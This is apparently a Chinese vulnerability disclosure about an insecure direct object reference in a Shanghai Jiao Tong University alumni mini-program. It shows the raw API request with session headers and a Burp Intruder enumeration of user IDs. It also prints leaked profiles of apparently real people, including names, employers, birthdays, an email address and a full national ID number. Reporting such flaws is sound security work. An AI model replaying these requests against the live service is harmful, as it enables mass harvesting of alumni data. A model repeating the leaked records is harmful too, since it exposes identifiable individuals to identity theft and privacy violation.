

1、发现安泰小程序属于上海交通大学资产

<https://meed.situ.edu.cn/#/login>




2、

漏洞名称：水平越权个人信息

漏洞位置为：我的-看过-我看过谁

漏洞危害：水平越权，查看其他用户的个人信息。姓名、身份证号、电话号码、地址、工作单位等敏感信息。



3、在点击查看张斌信息时，提示不可查看校友名片。



不可查看校友名片

4、此时流量数据包返回了张斌的个人信息。

Raw	Hex	美化	Raw	Hex	页面渲染
1 POST /mp/server/sjtu/user/info HTTP/1.1		1 HTTP/1.1 206 Partial Content			
2 Host: meed.sjtu.edu.cn		2 Server: Server			
3 Connection: close		3 Date: Tue, 14 Mar 2023 09:31:06 GMT			
4 Content-Length: 105		4 Content-Type: application/json; charset=utf-8			
5 charset: utf-8		5 Content-Length: 3637			
6 product-key: u4W030e2XmjENuJrn7VFu070TEVs668T		6 Connection: close			
7 User-Agent: Mozilla/5.0 (Linux; Android 9; SM-G9810 Build/QP1A.190711.020; wv) AppleWebKit/537.36 (KHTML, like Gecko) Version/4.0 Chrome/92.0.4515.131 Mobile Safari/537.36 MMWEBID/5814 MicroMessenger/8.0.33.2320(0x28002135) WeChat/arm64 Weixin NetType/WIFI Language/zh_CN ABI/arm64 MiniProgramEnv/android		7 server_version: 2.0			
8 content-type: application/json; charset=utf-8		8			
9 time: 1678785905700		9 {			
10 Accept-Encoding: gzip, deflate		"id": "IYD0F4F01V653",			
11 uuid: b7288fe8ffb24eb5f4c11afd234d72c563ee9e12		"time": 1678786266711,			
12 session-id: ddfca7db0fcb3eb1c		"version": "3.4.1",			
13 Referer: https://servicewechat.com/wx6232ae311672d664/24/page-frame.html		"errcode": 0,			
14		"errmsg": "success",			
15 {		"data": {			
"id": "IYD0F4F01V653",		"user_id": 0,			
"time": 1678785905700,		"user_detail": {			
"version": "3.4.1",		"aid": 61078,			
"data": {		"detail_id": 61078,			
"friend_id": 59565,		"user_id": 59565,			
"from_user": 0		"nickname": "张斌",			
}		"wechat_id": "",			
		"role": 1,			
		"name": "张斌",			
		"phone_number": "",			
		"gender": 1,			
		"birthday": -303120000000,			
		"company": "上海明泉企业（集团）公司",			
		"position": "执行总裁",			
		"mali": "",			
		}			
		}			

美化RawHex
SM-G9810 Build/QP1A.190711.020; wv) AppleWebKit/537.36 (KHTML, like Gecko) Version/4.0 Chrome/92.0.4515.131 Mobile Safari/537.36 MMWEBID/5814 MicroMessenger/8.0.33.2320(0x28002135) WeChat/arm64 Weixin NetType/WIFI Language/zh_CN ABI/arm64 MiniProgramEnv/android
content-type: application/json; charset=utf-8
time: 1678785905700
Accept-Encoding: gzip, deflate
uuid: b7288fe8ffb24eb5f4c11afd234d72c563ee9e12
session-id: ddfca7db0fcb3eb1c
Referer: https://servicewechat.com/wx6232ae311672d664/24/page-frame.html
{
"id": "IYD0F4F01V653",
"time": 1678785905700,
"version": "3.4.1",
"data": {
"friend_id": 59565,
"from_user": 0
}
}

美化RawHex页面渲染
},
"dept2": {
"option_id": 1057,
"option_name": "2004"
},
"dept3": {
"option_id": 1063,
"option_name": "中国房地产董事长、总裁(职业经理人)高研修班(第三期)"
}
}
},
"ethnicity": "",
"political_affiliation": "",
"id_card": "522101196005251216",
"star_sign": "",
"zipcode": "13901750301@163.com",
"customers": "",
"work_phone": "",
"class_position": "",
"accolade": "",
"school_club_name": "",
"school_club_position": "",
"first_degree_enrollment": ""

5、针对于用户 ID 进行水平越权，越权查看大量信息用户。

Payload positions
配置payload插入位置，它们可以添加到目标以及基本请求中。
目标: https://meed.sjtu.edu.cn
更新Host报头来匹配目标
1 POST /mp/server/sjtu/user/info HTTP/1.1
2 Host: meed.sjtu.edu.cn
3 Connection: close
4 Content-Length: 102
5 charset: utf-8
6 product-key: o4W030s2KmJEuJrn7Vfu070TEYs6G8T
7 User-Agent: Mozilla/5.0 (Linux; Android 9; SM-G9810 Build/QP1A.190711.020; wv) AppleWebKit/537.36 (KHTML, like Gecko) Version/4.0 Chrome/92.0.4515.131 Mobile Safari/537.36 MMWEBID/5814 MicroMessenger/8.0.33.2320(0x28002135) WeChat/arm64 Weixin NetType/WIFI Language/zh_CN ABI/arm64 MiniProgramEnv/android
8 content-type: application/json; charset=utf-8
9 time: 1678785905700
10 Accept-Encoding: gzip, deflate
11 uuid: b7288fe8ffb24eb5f4c11afd234d72c563ee9e12
12 session-id: ddfca7db0fcb3eb1c
13 Referer: https://servicewechat.com/wx6232ae311672d664/24/page-frame.html
14
15 {"id": "IYD0F4F01V653", "time": 1678785905700, "version": "3.4.1", "data": {"friend_id": 59565, "from_user": 0}}

请求 ^	payload	状态	错误	超时	长度	注释
0		206	<input type="checkbox"/>	<input type="checkbox"/>	3836	
1	565	206	<input type="checkbox"/>	<input type="checkbox"/>	3836	
2	566	206	<input type="checkbox"/>	<input type="checkbox"/>	3066	
3	567	206	<input type="checkbox"/>	<input type="checkbox"/>	3315	
4	568	206	<input type="checkbox"/>	<input type="checkbox"/>	3033	
5	569	206	<input type="checkbox"/>	<input type="checkbox"/>	3161	
6	570	206	<input type="checkbox"/>	<input type="checkbox"/>	3071	
7	571	206	<input type="checkbox"/>	<input type="checkbox"/>	3053	
8	572	206	<input type="checkbox"/>	<input type="checkbox"/>	3096	
9	573	206	<input type="checkbox"/>	<input type="checkbox"/>	3070	
10	574	206	<input type="checkbox"/>	<input type="checkbox"/>	3104	
11	575	206	<input type="checkbox"/>	<input type="checkbox"/>	3106	
12	576	206	<input type="checkbox"/>	<input type="checkbox"/>	3013	

请求响应
美化RawHex页面渲染
"nickname": "卫志勇",
"wechat_id": "",
"role": 1,
"name": "卫志勇",
"phone_number": "",
"gender": 1,
"birthday": 177350400000,
"company": "上海久爱广告有限公司",
"position": "CEO总经理",
"mail": "",
"province": "",
"city": "",
"major_product": "人民国货工程出品人! 专注户外媒体投资运营.",
"headingurl": "https://meed.sjtu.edu.cn/file/upload/cloud/Wechat/file/2020/10/24/681dd4c1-c530-488a-ba10-71d636cb4d81",
"percent": 64,

